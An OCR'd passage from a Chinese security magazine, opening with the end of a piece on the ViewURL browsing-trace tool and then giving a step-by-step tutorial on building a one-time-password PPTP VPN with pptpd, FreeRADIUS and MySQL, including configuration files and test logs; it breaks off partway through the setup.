



图8

接下来再用ViewURL仔细查看上网记录。ViewURL是一款性能超群的上网痕迹检查工具，即使硬盘被格式化了，依然可用它找出上网痕迹。单击软件界面上的“检查硬盘”，选择“所有磁盘”进行深层检测，检测完毕，在Others选项卡中就能看到所有上网记录，例如，曾浏览了哪些网页，是哪个Windows用户访问的，产生了哪些Cookie等。

前置知识：无

关键词：VPN、FreeRADIUS



免费打造动态口令VPN系统

文/图 xysky

事情起因

很多企业为了方便异地或在家办公的员工，会将一些内部系统部署在外网服务器上。殊不知这些系统很容易成为黑客入侵的切入点，主要有以下原因：

- 内部系统在开发、发布的过程中，相对会有较少的安全措施，甚至会存在admin和123456这种用户密码；
- 为了方便工作，很多人会用同一个密码登录各个系统，比如邮件系统、RTX、OA，甚至有些人直接使用银行卡密码、信用卡密码；

- 时下流行的所谓“库”技术，可以很容易的得到一个人的常用密码，加之配合社会工程学，就更加具有杀伤力。

很多有点资历的朋友会跳出来说，可以进行安全编码规范与培训、员工安全意识培训，甚至会搬出“三分技术、七分管理”之类的说法。当然，我并不是反对这些东西，有这些想法是好事，但真正做事的时候，还是要务实一些。也许你会发现，要求修补某系统漏洞，而有些系统早已经没有开发人员维护了；要求加强口令安全，会发现原来的数据库明文保存密码变成了base64编码；而且最为关键的是许多企业都是等真正发生了安全事件才会对安全稍微重视起来。

既然发生了安全事件，单纯靠开发修改代码、加强用户安全意识还不够，必须从技术手段上进行一定的限制。和朋友商量后，决定在网络上对这些系统做一些访问上的限制，在外网部署VPN，内部系统只允许在办公网或者通过登录VPN才能访问，这样将原本对互联网开放的服务，限制在我们可控的范围内。另外，VPN要求一定要方便使用，当然也要考虑VPN本身的安全性。

方案分析

在开始讨论一些可选方案之前，先简单介绍一些相关的基础知识，请高手略过。

1. VPN基础知识

VPN的英文全称是“Virtual Private Network”，翻译过来就是“虚拟专用网络”。顾名思义，虚拟专用网络可以把它理解成是虚拟出来的企业内部专线。虚拟专用网络（VPN）被定义为通过一个公用网络（通常是因特网）建立一个临时的、安全的连接，是一条穿过混乱的公用网络的安全、稳定的隧道。虚拟专用网是对企业内部网的扩展。虚拟专用网可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的内部网建立可信的安全连接，并保证数据的安全传输。虚拟专用网可用于不断增长的移动用户的全球因特网接入，以实现安全连接；可用于实现企业网站之间安全通信的虚拟专用线路，用于经济有效地连接到商业伙伴和用户的安全外联网虚拟专用网。

根据不同的划分标准，VPN又可以分成不同的类型。

按VPN的协议分类：

VPN的隧道协议主要有三种，PPTP，L2TP和IPSec，其中PPTP和L2TP协议工作在OSI模型的第二层，又称为二层隧道协议；IPSec是第三层隧道协议，也是最常见的协议。

而按VPN的应用分类，则又可以分为：

远程访问VPN（Access VPN）：客户端到网关，使用公网作为骨干网在设备之间传输VPN的数据流量。

企业内部VPN(Intranet VPN)：网关到网关，通过公司的网络架构连接来自同公司的资源。

企业扩展VPN(Extranet VPN)：与合作伙伴企业网构成Extranet，将一个公司与另一个公司的资源进行连接。

2. 方案选择

在实际应用场景中，我们的用户可能在家办公，也可能在外出差，所以应该使用Access VPN；员工所用系统绝大部分是Windows，其本身就支持VPN，使用PPTP、L2TP等无须在Windows下安装客户端，大规模部署也非常方便。但是，PPTP使用单因素认证，即客户端只需要一个用户名与密码即可，微软的实现依赖于使用MS-CHAP V2协议进行验证、使用MPPE进行加密，而MPPE使用128位的RC4加密算法生成密钥，存在被暴力破解的可能。所以为了提高其安全性，我们让VPN具有动态口令功能，即用户的密码是动态变化的，可以做到登录一次变一次，亦可做到每隔多久变化一次等。要实现这样的功能，根据我个人的经验有以下几种方案供选择。

方案一：花钱购买VPN设备以及口令卡，这种方案相对来说省事一些，花钱让厂商解决即可。考虑到成本、可能会安装客户端、口令卡的管理与回收等问题，所以选择放弃。

方案二：修改VPN服务器代码（本文使用的pptpd，其用户密码保存在配置文件中），当用户请求VPN登录的时候在内存里进行操作，比如生成动态验证码、发送验证码到短信、定时变化等功能；此方案涉及的软件单一，但可操作性不强。

方案三：结合RADIUS、MySQL进行认证，将密码存入数据库，只需要修改数据库即可实现动态口令。

方案四：自己写一个PAM模块，用来生成、发送动态口令，然后VPN使用PAM进行认证。

综合考虑诸多因素，本文最后使用了方案三，即利用pptpd搭建VPN服务器，然后pptpd使用FreeRADIUS+MySQL数据库进行认证，然后修改FreeRADIUS源代码实现动态口令功能，目前已经测试通过并投入使用。下面简单介绍一下FreeRADIUS。

3. FreeRADIUS简介

FreeRADIUS是一套开源并且完全兼容RADIUS协议的服务器/客户端软件，可以用它对用户的接入和访问特定的网络进行有效的认证、授权、计费功能，它支持多种验证方式，包括文件、LDAP以及主流的支持SQL的数据库（ORACLE、MYSQL、DB2等）。

RADIUS的基本工作原理如下：

用户接入NAS（网络接入服务器，作为RADIUS的客户端），NAS向RADIUS服务器使用Access-Require数据包提交用户信息，包括用户名、密码等相关信息，其中用户密码是经过MD5加密的，双方使用共享密钥，这个密钥不经过网络传播；RADIUS服务器对用户名和密码的合法性进行检验，必要时可以提出一个Challenge，要求进一步对用户认证，也可以对NAS进行类似的认证；如果合法，给NAS返回Access-Accept数据包，允许用户进行下一步工作，否则返回Access-Reject数据包，拒绝用户访问；如果允许访问，NAS向RADIUS服务器提出计费请求Account-Require，RADIUS服务器响应Account-Accept，对用户的计费开始，同时用户可以进行自己的相关操作。

更多关于FreeRADIUS的信息，请参考官方网站：http://www.freeradius.org。

方案实施

1. 环境准备

VPN服务器环境：Red Hat Enterprise Linux Server release 5.5(32位)。

使用wget下载pptpd、ppp、freeradius-server、freeradius-client等软件包存放于/usr/local/src目录下，推荐下载地址如下：

http://sourceforge.net/projects/poptop/ files/pptpd/pptpd-1.3.4/pptpd-1.3.4.tar.gz/download

ftp://ftp.freeradius.org/pub/freeradius/freeradius-server-2.1.10.tar.gz

ftp://ftp.samba.org/pub/ppp/ppp-2.4.5.tar.gz

ftp://ftp.freeradius.org/pub/freeradius/freeradius-client-1.1.6.tar.bz2

为了省事，MySQL 相应的软件包直接用 apt-get 安装了（关于 redhat 如何使用 apt-get 请自行上网搜索相关资料，亦可使用 yum install 进行安装）:

apt-get install mysql-devel

apt-get install mysql-server

service mysqld start

另外，为了避免因为防火墙导致测试过程中的问题，我们把防火墙规则先清空了：

Iptables -F

2. 安装 VPN 服务端（pptpd）

```
cd /usr/local/src
tar xzvf pptpd-1.3.4.tar.gz
cd pptpd-1.3.4
./configure
make && make install
在/usr/local/src/pptpd-1.3.4/samples 这里有一些配置文件供参考，我们看下有哪些。
[root@testvpn samples]# ls
chap-secrets   options.pptpd   pptpd.conf
```

这是配置 pptpd 最为关键的三个配置文件，我们将它们复制到正确的地方，进行简单修改即可。

```
cp /usr/local/src/pptpd-1.3.4/samples/pptpd.conf /etc/pptpd.conf
cp /usr/local/src/pptpd-1.3.4/samples/options.pptpd /etc/ppp/options.pptpd
cp /usr/local/src/pptpd-1.3.4/samples/chap-secrets /etc/ppp/chap-secrets
```

本文中的配置示例如下（为了节省篇幅，注释以及空白行都不显示）。

/etc/pptpd.conf 内容如下：

```
ppp /usr/sbin/pppd
option /etc/ppp/options.pptpd
debug
stimeout 30
noipparam
connections 200
localip 172.16.10.1
```

/etc/ppp/options.pptpd 内容如下：

```
name xyskyvpn
refuse-pap
refuse-chap
refuse-mschap
require-mschap-v2
require-mppe-128
-chap
ms-dns 202.96.128.86
ms-dns 202.96.134.133
proxyarp
debug
lock
nobsdcomp
novj
novjccomp
nologfd
```

/etc/ppp/chap-secrets 内容如下：

```
test1 xyskyvpn "123456" 172.16.10.111
```

注意，chap-secrets 存放 client、server、secret、IP addresses 等信息，其中 server 的字符串要与 options.pptpd 文件里的 name 字符串一致。

简单配置之后，/usr/local/sbin/pptpd 执行，即可启动 VPN 服务端。我们在 XP 上新建一个 VPN 连接测试（具体操作过程很简单，省略），填上用户名 test1，密码 123456，然后单击连接即可。我们在服务器上 tail -f /var/log/message 可以看到如下相关日志：

```
Oct 4 20:27:42 testvpn pptpd[6351]: CTRL: Client 192.168.14.161 control connection started
Oct 4 20:27:42 testvpn pptpd[6351]: CTRL: Starting call (launching pppd,
opening GRE)
Oct 4 20:27:42 testvpn pppd[6352]: pppd 2.4.4 started by root, uid 0
Oct 4 20:27:42 testvpn pppd[6352]: Using interface ppp0
Oct 4 20:27:42 testvpn pppd[6352]: Connect: ppp0 <--> /dev/pts/3
Oct 4 20:27:42 testvpn pppd[6352]: MPPE 128-bit stateless compression enabled
ACCMs!
Oct 4 20:27:42 testvpn pptpd[6351]: CTRL: Ignored a SET LINK INFO packet with real
Oct 4 20:27:44 testvpn pppd[6352]: Cannot determine ethernet address for proxy ARP
Oct 4 20:27:44 testvpn pppd[6352]: local IP address 172.16.10.1
Oct 4 20:27:44 testvpn pppd[6352]: remote IP address 172.16.10.111
```

看到上面的信息，表明成功了。

另外，登录 VPN 服务器是为了连接其他机器，所以我们得给它加上 NAT 的功能，用 iptables 就可以实现了，关键点如下：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
/sbin/iptables -t nat -A POSTROUTING -j MASQUERADE
```

成功登录之后，可以用 tracert 测试一下网络，如图 1 和图 2 所示分别为连上 VPN 服务器之前和之后的 tracert 信息。




图 1




图 2

3. 安装 FreeRADIUS 服务端

```
cd /usr/local/src
tar xzvf freeradius-server-2.1.9.tar.gz
cd freeradius-server-2.1.9
./configure --with-udpfromto
make && make install
```

安装之后，我们修改配置文件，添加一个用户，编辑/usr/local/etc/raddb/users 文件，将示例中 steve 用户的注释去掉，如下所示：

```
steve   Cleartext-Password := "testing"
        Service-Type = Framed-User,
        Framed-Protocol = PPP,
        Framed-IP-Address = 172.16.3.33,
        Framed-IP-Netmask = 255.255.255.0,
        Framed-Routing = Broadcast-Listen,
        Framed-Filter-Id = "std.ppp",
        Framed-MTU = 1500,
        Framed-Compression = Van-Jacobsen-TCP-IP
```

然后，我们运行 radiusd -X，在测试期间我们使用-X 选项，用来输出 debug 信息。第一次运行需要等待一些时间，之后再次运行 radiusd -X 便可看到清晰的日志，如果有看到如下信息：

```
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/ radiusd.sock
Listening on proxy address * port 1814
Ready to process requests.
```

表明 radiusd 服务端已经正常运行，正等待用户的请求。这个时候我们再开一个终端，用 radtest 测试：

```
[root@testvpn raddb]# radtest steve testing 127.0.0.1 0 testing123
Sending Access-Request of id 217 to 127.0.0.1 port 1812
        User-Name = "steve"
        User-Password = "testing"
        NAS-IP-Address = 127.0.0.1
        NAS-Port = 0
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812,
id=217, length=71
        Service-Type = Framed-User
        Framed-Protocol = PPP
        Framed-IP-Address = 172.16.3.33
        Framed-IP-Netmask = 255.255.255.0
        Framed-Routing = Broadcast-Listen
        Filter-Id = "std.ppp"
        Framed-MTU = 1500
        Framed-Compression = Van-Jacobson-TCP-IP
[root@testvpn raddb]#
```

Access-Accept 表明验证成功，注意后面的 testing123 是默认的密钥，存放于 clients.conf 中。我们输入一个错误的密钥来看看效果：

```
[root@testvpn raddb]# radtest steve testing 127.0.0.1 0 xyskytest
Sending Access-Request of id 136 to 127.0.0.1 port 1812
        User-Name = "steve"
        User-Password = "testing"
        NAS-IP-Address = 127.0.0.1
        NAS-Port = 0
rad_recv: Access-Reject packet from host 127.0.0.1 port 1812,
id=136, length=20
```

Access-Reject 表示拒绝了请求。在实际操作过程中，如果遇到此类错误，可以看 radiusd -X 输出的 debug 信息以便快速定位问题。

4. 集成 FreeRADIUS 与 MySQL

前面我们成功的配置了 FreeRADIUS，接下来我们让其不要再使用文件类型的验证，而是使用 MySQL 进行验证。

首先，我们要建立库，然后创建相应的表格：

```
mysqladmin -u root create radius
mysql -u root radius < /usr/local/etc/raddb/sql/mysql/schema.sql
mysql -u root radius < /usr/local/etc/raddb/sql/mysql/nas.sql
mysql -u root radius < /usr/local/etc/raddb/sql/mysql/ippool.sql
mysql -u root radius < /usr/local/etc/raddb/sql/mysql/wimax.sql
赋予本地 mysql 用户 radius 一定的权限：
mysql -u root
mysql> GRANT SELECT ON radius.* TO 'radius'@'localhost'
IDENTIFIED BY 'radpass';
mysql> GRANT ALL on radius.radacct TO 'radius'@'localhost';
mysql> GRANT ALL on radius.radpostauth TO 'radius'@' localhost';
```

往数据库插入一些信息以便测试：

```
use radius;
```

加入一些组信息：

```
mysql> insert into radgroupreply (groupname,attribute,op, value)
values ('user','Auth-Type',':=','Local');
mysql> insert into radgroupreply (groupname,attribute,op, value)
values ('user','Service-Type','=','Framed-User');
mysql> insert into radgroupreply (groupname,attribute,op, value)
values ('user','Framed-IP-Netmask','=','255.255.255.255');
mysql> insert into radgroupreply (groupname,attribute,op, value)
values ('user','Framed-IP-Netmask',':=','255.255.255.0');
```

加入用户信息：

```
mysql> INSERT INTO radcheck (UserName, Attribute, Value)
VALUES ('xysky', 'Password', '123456');
```

把用户加到组里：

```
mysql> insert into radusergroup(username,groupname)
values('xysky','user');
```

给测试用户分配个 IP 地址：

```
INSERT INTO radreply (id, UserName, Attribute, op, Value)
VALUES    (1, 'xysky', 'Framed-IP-Address', ':=', '172.16.10.11');
```

查询一下，确认记录是否正确：

```
mysql> select * from radcheck where UserName='xysky';
mysql> select * from radgroupreply;
```

建好数据库之后，修改 FreeRADIUS 相关配置，使 FreeRADIUS 使用 MySQL 进行验证。

```
vi /usr/local/etc/raddb/radiusd.conf
```

去掉 683 行$INCLUDE sql.conf 前的#注释。

编辑/usr/local/etc/raddb/sql.conf 文件，MySQL 用户名，密码根据自己的情况填写

编辑/usr/local/etc/raddb/sites-enabled/default，在第 152 行的 files 前加#注释，在第 159 行去掉 sql 前的#注释，在第 383 行去掉第 sql 前的#注释。

编辑/usr/local/etc/raddb/sites-enabled/inner-tunnel，在第 111 行的 files 前加#注释，在第 118 行去掉 sql 前的#注释。

最后，修改/usr/local/etc/raddb/users 文件，将原来被注释的 steve 用户还原到注释状态。修改完成后，我们重启一下 FreeRADIUS，然后使用 radtest 再测试一下：

```
[root@testvpn raddb]# radtest xysky 123456 localhost 1812 testing123
Sending Access-Request of id 127 to 127.0.0.1 port 1812
        User-Name = "xysky"
        User-Password = "123456"
        NAS-IP-Address = 127.0.0.1
        NAS-Port = 1812
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812,
id=127, length=32
        Service-Type = Framed-User
        Framed-IP-Netmask = 255.255.255.0
[root@testvpn raddb]#
```

又看到熟悉的Access-Accept字样，表明FreeRADIUS与MySQL集成成功了！细心的读者可能会发现radiusd -X输出的信息怎么是PAP，连密码也显示出来了，如下：

```
Found Auth-Type = PAP
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!     Replacing User-Password in config items with
Cleartext-Password.         !!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!! Please update your configuration so that the "known
good"                   !!!
!!! clear text password is in Cleartext-Password, and not in
User-Password. !!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
+- entering group PAP {...}
[pap] login attempt with password "123456"
[pap] Using clear text password "123456"
[pap] User authenticated successfully
```

没关系，Windows连上来的时候，使用的是mschap模块进行验证的，我们修改一下配置文件，启用mschap模块。

```
vi /usr/local/etc/raddb/modules/mschap
mschap {
        use_mppe = yes
        require_encryption = yes
        require_strong = yes
}
```

5. 集成pptpd与FreeRADIUS

经过前面的步骤，我们已经能连上VPN了，而且RADIUS验证与MySQL已经集成了，那现在需要做的就是让pptpd将认证过程交由RADIUS处理，不再通过读取/etc/ppp/chap-secrets文件的方式进行。这中间得借助于NAS，即radiusclient。

安装radiusclient，主要是使用其中一些库文件，以使用它来给FreeRADIUS服务端发认证请求：

```
cd /usr/local/src
tar xjvf freeradius-client-1.1.6.tar.bz2
cd freeradius-client-1.1.6
./configure
make && make install
```

然后复制ppp源码里的一些关于RADIUS的配置文件：

```
cd /usr/local/src
tar xzvf ppp-2.4.5.tar.gz
cd ppp-2.4.5
cp -R ./pppd/plugins/radius/etc /etc/radiusclient/
```

修改pptpd的配置文件，在其plugin处使用RADIUS相关模块，这样即可让pptpd使用radiusclient进行请求，即vi /etc/ppp/options.pptpd，在最后的put plugins here后面加上下面几句话（不包括注释的）：

```
# put plugins here
# (putting them higher up may cause them to sent messages to the
pty)
logfile /var/log/pptpd.log
plugin radius.so
plugin radattr.so
radius-config-file /etc/radiusclient/radiusclient.conf
```

编辑radiusclient的配置文件，使其连接到FreeRADIUS服务端。注意要保证FreeRADIUS与radiusclient两边的密钥是一样的，密钥分别写在/usr/local/etc/raddb/clients.conf与/etc/radiusclient/servers这两个文件里。

编辑/usr/local/etc/radiusclient/servers，编辑后内容如下：

```
localhost/localhost                    testing123
```

编辑 /etc/radiusclient/servers，编辑后内容如下：

```
localhost testing123
```

注意上面两个配置文件，testing123为RADIUS客户端与服务端共享的密钥。

编辑/etc/radiusclient/radiusclient.conf，编辑后内容如下：

```
auth_order          radius
login_tries         4
login_timeout       60/etc/radiusclient/radiusclient.conf
nologin             /etc/nologin
issue               /etc/radiusclient/issue
authserver          localhost:1812
acctserver          localhost:1813
servers             /etc/radiusclient/servers
dictionary          /etc/radiusclient/dictionary
login_radius        /usr/local/sbin/login.radius
seqfile             /var/run/radius.seq
mapfile             /etc/radiusclient/port-id-map
default_realm
radius_timeout      10
radius_retries      3
```

上面这个文件主要注意的就是配置对应的路径。另外，从配置可以看出，用来认证的是1812端口，用来统计的是1813端口。

另外，编辑/etc/radiusclient/dictionary文件，在最后加上下面几句话：

```
INCLUDE /etc/radiusclient/dictionary.microsoft
INCLUDE /etc/radiusclient/dictionary.ascend
INCLUDE /etc/radiusclient/dictionary.merit
```

修改完配置之后，重启一下radiusd -X，然后在Windows上新建一个VPN连接（用原来建的连接也可以），用户名：xysky，密码：123456，如图3所示。

